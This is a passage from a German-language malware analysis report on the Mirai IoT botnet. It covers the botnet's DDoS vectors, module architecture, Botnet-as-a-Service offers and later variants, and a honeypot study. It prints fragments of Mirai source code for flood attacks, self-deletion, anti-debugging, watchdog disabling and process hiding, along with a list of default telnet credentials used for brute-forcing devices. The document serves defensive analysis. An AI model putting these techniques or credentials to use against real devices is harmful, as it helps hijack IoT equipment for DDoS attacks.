- **TCP ACK-Flood:** Das Mirai-Botnet sendet SYN-ACK-Pakete mit einer sehr hohen Rate an den DNS-Server. Der DNS-Server empfängt eine enorme Anzahl von SYN-ACK-Paketen außerhalb der normalen Reihenfolge von SYN, SYN-ACK und ACK. Der Server benötigt erhebliche Verarbeitungsressourcen, um diesen Angriffsdatenverkehr zu erkennen und entsprechend zu reagieren. Aus diesem Grund reagiert er auch nicht mehr auf legitimen Datenverkehr.
- **UDP-Flood:** Das Mirai-Botnet sendet eine große Zahl an UDP-Paketen an zufällige Ports auf einem DNS-Server, sodass dieser Server gezwungen ist, viele ICMP-Pakete zu senden, und irgendwann nicht mehr auf legitimen Datenverkehr reagiert.
- **UDP VSE Queries-Flood:** Bei diesem Angriff wird ein Spiele-Server mit TSource Engine Query-Anfragen überflutet. Dabei werden so viele Anfragen gesendet, dass der Server nicht mehr alle verarbeiten kann und den Spieledienst blockiert. Da Mirai als Service konzipiert ist, können Angreifer diesen Service einem Spiele-Anbieter bereitstellen, um ihn gegen dessen Mitbewerber einzusetzen.

```
void attack_udp_vse(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts)
{
    int i, fd;
    char **pkts = calloc(targs_len, sizeof (char *));
    uint8_t ip_tos = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TOS, 0);
    uint16_t ip_ident = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_IDENT, 0xffff);
    uint8_t ip_ttl = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_TTL, 64);
    BOOL dont_frag = attack_get_opt_int(opts_len, opts, ATK_OPT_IP_DF, FALSE);
    port_t sport = attack_get_opt_int(opts_len, opts, ATK_OPT_SPORT, 0xffff);
    port_t dport = attack_get_opt_int(opts_len, opts, ATK_OPT_DPORT, 27015);
    char *vse_payload;
    int vse_payload_len;

    table_unlock_val(TABLE_ATK_VSE);
    vse_payload = table_retrieve_val(TABLE_ATK_VSE, &vse_payload_len);
```

Abbildung 7: Ein UDP VSE Queries-Flood-Angriff

**Angriffsvektoren für die Anwendungsschicht**

- **HTTP-Flood:** Das Mirai-Botnet nutzt scheinbar legitime HTTP GET- oder HTTP POST-Anfragen an einen Web-Server.
- **CFNull:** Mirai nutzt eine nicht definierte Implementierung dieses Angriffs. Eine neue Variante kann diesen Angriff durchführen, indem einfach ein Vektor definiert wird. Ebenso wie bei einem GET/POST-Flood-Angriff sendet CFNull große Mengen an unsinnigen Datenpaketen, die einen erheblichen Anteil der Server-Ressourcen binden.

```
void attack_app_cfnull(uint8_t targs_len, struct attack_target *targs, uint8_t opts_len, struct attack_option *opts)
{
    int i, ii, rfd, ret = 0;
    struct attack_cfnull_state *http_table = NULL;
    char *domain = attack_get_opt_str(opts_len, opts, ATK_OPT_DOMAIN, NULL);
    int sockets = attack_get_opt_int(opts_len, opts, ATK_OPT_CONNS, 1);

    char generic_memes[10241] = {0};

    if (domain == NULL)
        return;

    if (util_strlen(domain) > HTTP_DOMAIN_MAX - 1)
        return;

    if (sockets > HTTP_CONNECTION_MAX)
        sockets = HTTP_CONNECTION_MAX;
```

Abbildung 8: Ein CFNull-Angriff

- **Proxy Knockback-Verbindung:** Dieser Angriffsvektor ist im Mirai-Quellcode kommentiert, wird derzeit jedoch nicht implementiert.

## Architektur und Code-Analyse

Mirai basiert auf Linux. Die Malware ist hauptsächlich in C programmiert, wobei die Steuerkonsole in GO (einer von Google entwickelten Programmiersprache) geschrieben wurde.

```
├── dlr
│   └── release
├── loader
│   ├── bins
│   └── src
│       └── headers
├── mirai
│   ├── bot
│   ├── cnc
│   ├── release
│   └── tools
├── scripts
│   └── images
```

Abbildung 9: Die Mirai-Botnet-Code-Struktur

Der Mirai-Bot ist in vier Bereiche unterteilt: dlr (Downloader), loader, Mirai und scripts. Der Mirai-Bot-Bereich enthält 13 Module, die verschiedene Aufgaben durchführen.

```
├── mirai
│   ├── bot
│   │   ├── attack_app.c
│   │   ├── attack.c
│   │   ├── attack_gre.c
│   │   ├── attack.h
│   │   ├── attack_tcp.c
│   │   ├── attack_udp.c
│   │   ├── checksum.c
│   │   ├── checksum.h
│   │   ├── includes.h
│   │   ├── killer.c
│   │   ├── killer.h
│   │   ├── main.c
│   │   ├── protocol.h
│   │   ├── rand.c
│   │   ├── rand.h
│   │   ├── resolv.c
│   │   ├── resolv.h
│   │   ├── scanner.c
│   │   ├── scanner.h
│   │   ├── table.c
│   │   ├── table.h
│   │   ├── util.c
│   │   └── util.h
│   ├── build.sh
```

Abbildung 10: Unterschiedliche Module des Mirai-Bots

**Hauptmodul**

Das Hauptmodul des Mirai-Botnets übernimmt fast alle böswilligen Operationen, beispielsweise Debugging-Abwehr, Verschleierung des eigenen Prozesses, Adressenanalyse des Kontroll-Servers, Aufbau von Netzwerkverbindungen sowie Durchführung von DDoS-Angriffen. Außerdem initialisiert dieses Modul die anderen Bot-Module und ruft sie auf.

Der Aufgabenbereich des Moduls umfasst folgende Verschleierungstechniken:

- Entkoppelt die Bot-Datei vom Dateisystem (Selbstlöschung), um die Malware-Forensik auf dem Datenträger zu erschweren.
- Fügt einen eigenen Handler für Haltepunkttreffer hinzu, um Debugging-Versuche beim Bot zu erschweren, wobei der Haltepunkt-Handler die Adressen des Kontroll-Servers auflöst.
- Verhindert, dass der Firmware-Watchdog das IoT-Gerät neu starten kann, falls es nicht mehr reagiert: Der Neustart des IoT-Geräts würde den Mirai-Bot aus seinem Speicher löschen, sodass der Bot die Kontrolle über dieses IoT-Gerät verlieren würde.

```
#ifndef DEBUG
    sigset_t sigs;
    int wfd;

    // Delete self
    unlink(args[0]);

    // Signal based control flow
    sigemptyset(&sigs);
    sigaddset(&sigs, SIGINT);
    sigprocmask(SIG_BLOCK, &sigs, NULL);
    signal(SIGCHLD, SIG_IGN);
    signal(SIGTRAP, &anti_gdb_entry);

    // Prevent watchdog from rebooting device
    if ((wfd = open("/dev/watchdog", 2)) != -1 ||
        (wfd = open("/dev/misc/watchdog", 2)) != -1)
    {
        int one = 1;

        ioctl(wfd, 0x80045704, &one);
        close(wfd);
        wfd = 0;
    }
    chdir("/");
#endif
```

Abbildung 11: Das Hauptmodul des Mirai-Botnets

- Stellt durch Aufruf der Funktion ensure_single_instance() sicher, dass nur eine einzige Instanz des Bots ausgeführt wird.
- Verbirgt den Prozessnamen, indem der ursprüngliche Name durch einen zufälligen ersetzt wird.

```
// Hide process name
name_buf_len = ((rand_next() % 6) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
prctl(PR_SET_NAME, name_buf);
```

Abbildung 12: Verbergen von Prozessen

- Nach Abschluss aller Erstüberprüfungen werden drei Funktionen aufgerufen:
  - Scanner
  - Killer
  - Attack

Diese Funktionen werden als separate Threads aufgerufen, ohne den Haupt-Thread zu unterbrechen. Nach Aufruf aller Funktionen beginnt der Haupt-Thread die Kommunikation mit dem Kontroll-Server.

**Scanner-Modul**
Das Scanner-Modul sucht IP-Adressen, um anfällige IoT-Geräte zu entdecken.

- Erstellt einen separaten Thread zum Scannen von IoT-Geräten.
- Initialisiert die Parameter, die für das Scannen erforderlich sind: Anmeldeinformationen, IP-Header u. a.
- Sucht mithilfe des SYN- und ACK-Mechanismus (SYN-Scan, Brute-Force) nach IoT-Geräten.
- Führt mithilfe eines hochentwickelten SYN-Scanners einen Brute-Force-Angriff auf Telnet durch.
- Sobald es eine IP-Antwort erhält, sucht es in einer Liste nach IP-Adressen, die es vermeiden soll.

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
          (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
          (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
          (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
          (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
          (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
          (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
          (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
          (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
          (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
          (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
          (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
          (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) // Department of Defense
    );

    return INET_ADDR(o1,o2,o3,o4);
}
```

Abbildung 13: IP-Adressen, die von Scans ausgeschlossen werden

- Nach der erfolgreichen Anmeldung über Telnet versucht das Modul, auf ein Shell Prompt zuzugreifen und meldet diese Information an den Scan-Empfänger sowie den Download-Server für die weitere Schaddatenübertragung.

```
                    else if (consumed > 0)
                    {
                        char *tmp_str;
                        int tmp_len;
#ifdef DEBUG
                        printf("[scanner] FD%d Found verified working telnet\n", conn->fd);
#endif
                        report_working(conn->dst_addr, conn->dst_port, conn->auth);
                        close(conn->fd);
                        conn->fd = -1;
                        conn->state = SC_CLOSED;
                    }
```

Abbildung 14: Berichtdetails über erfolgreich kompromittierte Geräte

- Mit der IP-Adresse eines IoT-Geräts wird ein Brute-Force-Angriff auf die Anmeldeinformationen durchgeführt. Standardmäßige Kombinationen aus Benutzername und Kennwort sind beispielsweise:

| | |
|---|---|
| admin | admin1234 |
| admin | (ohne) |
| admin | 1111111 |
| admin | 1234 |
| admin | 12345 |
| admin | 54321 |
| admin | 123456 |
| admin | admin |
| root | 888888 |
| root | user |
| root | admin |
| root | 0 |
| root | system |
| root | pass |
| root | 1111 |
| root | default |
| root | 123456 |
| root | 54321 |
| 888888 | 888888 |

**Killer-Modul**
Der Mirai-Bot erstellt einen separaten Thread, um laufende Prozesse und Dienste zu stoppen.

- Deaktiviert an Telnet-, SSH- und HTTP-Ports gebundene Dienste und Prozesse und verhindert ihren Neustart.

Der Autor von Mirai kündigte am 10. Juli 2016 an, dass er Telnet „töten“ würde. Der Beitrag „Killing all Telnets“ enthielt diese Aussage:

„Ich schreibe das, damit Ihr wisst, dass ich seit letzter Nacht damit begonnen habe, qbots abzuschießen. Achtet auf Eure Bot-Zahlen, Leute!“

```
    // Kill telnet service and prevent it from restarting
#ifdef KILLER_REBIND_TELNET
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
    }
    tmp_bind_addr.sin_port = htons(23);

    if ((tmp_bind_fd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
    {
        bind(tmp_bind_fd, (struct sockaddr *)&tmp_bind_addr, sizeof (struct sockaddr_in));
        listen(tmp_bind_fd, 1);
    }
#ifdef DEBUG
    printf("[killer] Bound to tcp/23 (telnet)\n");
#endif
#endif

    // Kill SSH service and prevent it from restarting
#ifdef KILLER_REBIND_SSH ...
#ifdef DEBUG
        printf("[killer] Killed tcp/22 (SSH)\n");
#endif ...
#ifdef DEBUG
    printf("[killer] Bound to tcp/22 (SSH)\n");
#endif
#endif

    // Kill HTTP service and prevent it from restarting
#ifdef KILLER_REBIND_HTTP ...
#ifdef DEBUG
        printf("[killer] Killed tcp/80 (http)\n");
#endif ...
```

Abbildung 15: Codefragment zum Deaktivieren von Prozessen und Diensten

- Nutzt verschiedene Techniken zur Erkennung und Entfernung anderer Malware (z. B. Datei- und Prozess-Enumeration, siehe nachfolgende Screenshots).

```
table_unlock_val(TABLE_KILLER_ANIME);
// If path contains ".anime" kill.
if (util_stristr(realpath, rp_len - 1, table_retrieve_val(TABLE_KILLER_ANIME, NULL)) != -1)
{
    unlink(realpath);
    kill(pid, 9);
}
table_lock_val(TABLE_KILLER_ANIME);
```

Abbildung 16: Datei-Enumeration zur Deaktivierung der Malware „Anime“

```
while ((ret = read(fd, rdbuf, sizeof (rdbuf))) > 0)
{
    if (mem_exists(rdbuf, ret, m_qbot_report, m_qbot_len) ||
        mem_exists(rdbuf, ret, m_qbot_http, m_qbot2_len) ||
        mem_exists(rdbuf, ret, m_qbot_dup, m_qbot3_len) ||
        mem_exists(rdbuf, ret, m_upx_str, m_upx_len) ||
        mem_exists(rdbuf, ret, m_zollard, m_zollard_len))
    {
        found = TRUE;
        break;
    }
}

table_lock_val(TABLE_MEM_QBOT);
table_lock_val(TABLE_MEM_QBOT2);
table_lock_val(TABLE_MEM_QBOT3);
table_lock_val(TABLE_MEM_UPX);
table_lock_val(TABLE_MEM_ZOLLARD);
```

Abbildung 17: Dieser Prozessspeicher-Scan erkennt das Vorhandensein anderer Malware (z. B. Zollard oder Qbot) und deaktiviert sie

## Botnet-as-a-Service

Einige Tage nach Veröffentlichung des Mirai-Botnet-Quellcodes im Oktober 2016 stellten wir fest, dass Mirai-Instanzen in Untergrundforen und Schwarzmärkten als Service angeboten wurden. Das erste Angebot wurde am 4. Oktober vom Verkäufer „loldongs“ veröffentlicht, der Mirai-Botnet-Services für 50 bis 7.500 US-Dollar offerierte. In einem Beitrag vom 25. Dezember bot „tatsu“ Mirai für 30 US-Dollar pro Tag an.





Abbildung 18: Mirai-Angebote auf Alpha Bay






Abbildung 19: Ein weiteres Angebot für Mirai auf Alpha Bay

Um noch mehr unzureichend gesicherte IoT-Geräte für die Verwendung in DDoS-as-a-Service-Angeboten zu kapern, nutzen Angreifer Mirai in Kombination mit neuen Schwachstellen. Ein Beispiel dafür ist Mirai zusammen mit einer Remote-Code-Ausführungsschwachstelle im Konfigurationsprotokoll TR-069. Mirai hat sich auch in andere Richtungen weiterentwickelt, um sein Bot-Ökosystem zu erweitern und zu pflegen.






## Evolution

Mirai kann mittlerweile weitere IoT-Geräte in unterschiedlichen Kategorien und von verschiedenen Anbietern kapern. Anfangs konnte Mirai lediglich digitale Videorekorder (DVRs) und Überwachungskameras mit Internet-anbindung übernehmen.

Nach und nach kamen weitere Mirai-Varianten in Umlauf. Am 28. November 2016 meldete die Deutsche Telekom einen Ausfall, der durch einen neuen Wurm für IoT-Geräte ausgelöst wurde. Dieser Wurm stellte sich als neue Variante des Mirai-Bots heraus, der über die Protokolle TR-064 und TR-069 auf Port 7547 eine bekannte Schwachstelle ausnutzt und die Kontrolle über das IoT-Gerät erlangt. Das Protokoll TR-069 bildet die Basis für „provisorische Netzwerke“, mit denen ISPs und Telekommunikationsanbieter aus der Ferne die Modems und Router ihrer Kundennetzwerke verwalten. Die neue Mirai-Variante verbreitet den Mirai-Bot über diese provisorischen Netzwerke innerhalb eines Netzwerk-„Segments“. Solche Segmente können unterschiedlich groß sein, von einem Straßenzug bis hin zu einer Gemeinde oder gar einem ganzen Land.

Festkodierte Domänennamen von Kontroll-Servern wurden durch Algorithmen zur Domänengenerierung ersetzt. Mithilfe dieser Technik werden Domänen-namen dynamisch generiert und haben jeweils nur eine sehr kurze Lebensdauer, sodass das Sinkholing oder Blockieren dieser Domänen sehr schwierig ist.

Zeitschiene der Mirai-Evolution




## Auswirkungen der Quellcode-Veröffentlichung


Die Veröffentlichung des Mirai-Quellcodes wird zum vermehrten Auftauchen neuer Mirai-Varianten mit hochentwickelteren Funktionen führen. Ebenso könnte auf dieser Grundlage auch vollständig neue IoT-Geräte-Malware entwickelt werden. Sehr wahrscheinlich werden vermehrt Skriptkiddies auftauchen, die mithilfe von Mirai wichtige Internetdienste per DDoS angreifen.

Wir rechnen damit, dass viele DDoS-Angreifer verstärkt auf Mirai setzen werden. Professionelle Angreifer werden Mirai mit hochentwickelten Maßnahmen zur Schutzabwehr kombinieren, um die Erkennung des Bots auf IoT-Geräten zu verhindern.

## Wer nutzt Mirai?

Nach der Veröffentlichung des Quellcodes begannen viele Angreifer mit der Entwicklung eigener Mirai-Bot-Varianten. Den Sicherheitsanalysten stellten sich verschiedene Fragen: Wie groß ist das Problem? Was motiviert die Angreifer? Welche Ziele haben sie? Wie können wir ein Profil von ihnen erstellen?

Eine Quelle für die Nachverfolgung von Mirai-Botnets ist diese Webseite.




Als wir den Screenshot oben anfertigten, waren rund 40.000 infizierte IoT-Geräte online und rund 2,5 Millionen weitere IoT-Geräte offline, also abgeschaltet oder von der Malware bereinigt. Zudem konnten wir sehen, dass pro Minute etwa fünf weitere IP-Adressen zu Mirai-Botnets hinzugefügt wurden.

Wie bereits in der Quellcode-Analyse zu erkennen war, enthält der Mirai-Bot eine Liste von Standardkennwörtern, die häufig von DVRs, IP-Kameras und Routern verwendet werden. Um zu sehen, wie schnell ein Gerät infiziert werden kann, setzten wir einen Honeypot auf, der ein anfälliges IoT-Gerät simulierte, und hosteten ihn bei einem zufällig ausgewählten Daten-Hosting-Anbieter.

Innerhalb von weniger als fünf Minuten registrierten wir die ersten Angriffsversuche:

```
[HoneyTelnet] INFO MTPot.py:131 Listening on 23...
[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:root pass:anko

[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:admin pass:password

[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:root pass:666666

[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:666666 pass:666666

[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:root pass:1234

[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:root pass:54321

[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:root pass:1234

[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:root pass:888888

[HoneyTelnet] INFO MTPot.py:76 logon credentials used: user:root pass:realtek
```

Abbildung 22: Anmeldeversuche durch das Mirai-Botnet an unserem Dummy-IoT-Gerät


In diesem Video der Honeypot-Konsole können Sie sehen, wie schnell das simulierte IoT-Gerät entdeckt und angegriffen wurde.

Wir überwachten einige der Feeds sowie unseren Honeypot, um die Art und Weise der Angriffe sowie ihre Ziele zu verstehen. Innerhalb von zwei Tagen registrierten wir insgesamt 34 DDoS-Angriffe, die von mehreren Mirai-Botnets durchgeführt wurden. Der häufigste Angriffsvektor war „GRE IP Flood“, gefolgt von „ACK Flood“ und „STOMP Flood“. Nach der Analyse von Daten über einen längeren Zeitraum hinweg zeigte sich, dass „SYN Flood“ und „UDP Flood“ insgesamt die häufigsten Angriffsvektoren waren.

Die am häufigsten angegriffenen IP-Adressen wurden hauptsächlich in den USA und zu einem weitaus geringeren Teil in den Niederlanden, Großbritannien und Deutschland gehostet. Die Untersuchung der angegriffenen Ziele ergab, dass es sich in erster Linie um Spiele-Server, einige Einzelpersonen, einen Web-Shop sowie eine Online-Partnervermittlung handelte. Selbst die DDoS-Angriffs-Webseite eines „Wettbewerbers“ wurde angegriffen:

Abbildung 23: Angriffe auf DDoS- und Stressor-Webseiten von Wettbewerbern sind in dieser Branche sehr häufig

Unsere Analyse zeigt, dass der Mirai-Code jetzt von einer anderen Zielgruppe verwendet wird. Eine weitere Untersuchung förderte mehrere Tutorials zutage, die Skriptkiddies dabei helfen, ein Mirai-Botnet einzurichten, mit dem sie ihre Freunde oder andere Ziele angreifen können. Die Tutorial-Videos zeigten, dass Amateurhacker mehr Botnet-Code zur Verfügung haben und damit herumspielen, ohne sich seiner Gefährlichkeit bewusst zu sein. In einem Tutorial stellte der Hoster im Live-Stream die Einrichtung eines Mirai-Botnets vor. Nachdem er Hilfe durch einige seiner Skype-Kontakte erhielt, installierte er erfolgreich den Code, testete ihn mit 121 verbundenen IoT-Geräte-Bots und startete anschließend einen UDP-Flood-Angriff auf sein Opfer:




## Die Zukunft der IoT-Bedrohungen

IoT-Geräte werden auch weiterhin gekapert und dazu missbraucht, Verbrechen im Internet zu begehen. Nach der Übernahme der IoT-Geräte können die Angreifer sie für ihre Besitzer unbenutzbar machen, indem sie die Anmeldedaten der Firmware ändern. IoT-Malware erlangt derzeit über voreingestellte Anmeldeinformationen die Kontrolle über Geräte, weil dies der einfachste Weg ist. Sobald sich diese Tür schließt, werden die Angreifer andere Möglichkeiten finden. IoT-Sicherheitsprobleme werden nicht einfach dadurch verschwinden, dass die Standardkennwörter geändert werden.

IoT-Malware ist derzeit noch sehr einfach, doch mit dem Auftauchen professionellerer und besser finanzierter Angreifer wird sich das ändern. Daher erwarten wir raffiniertere IoT-Bots. Matthew Rosenquist von Intel rechnet mit mehreren Angriffsvektoren, beispielsweise:

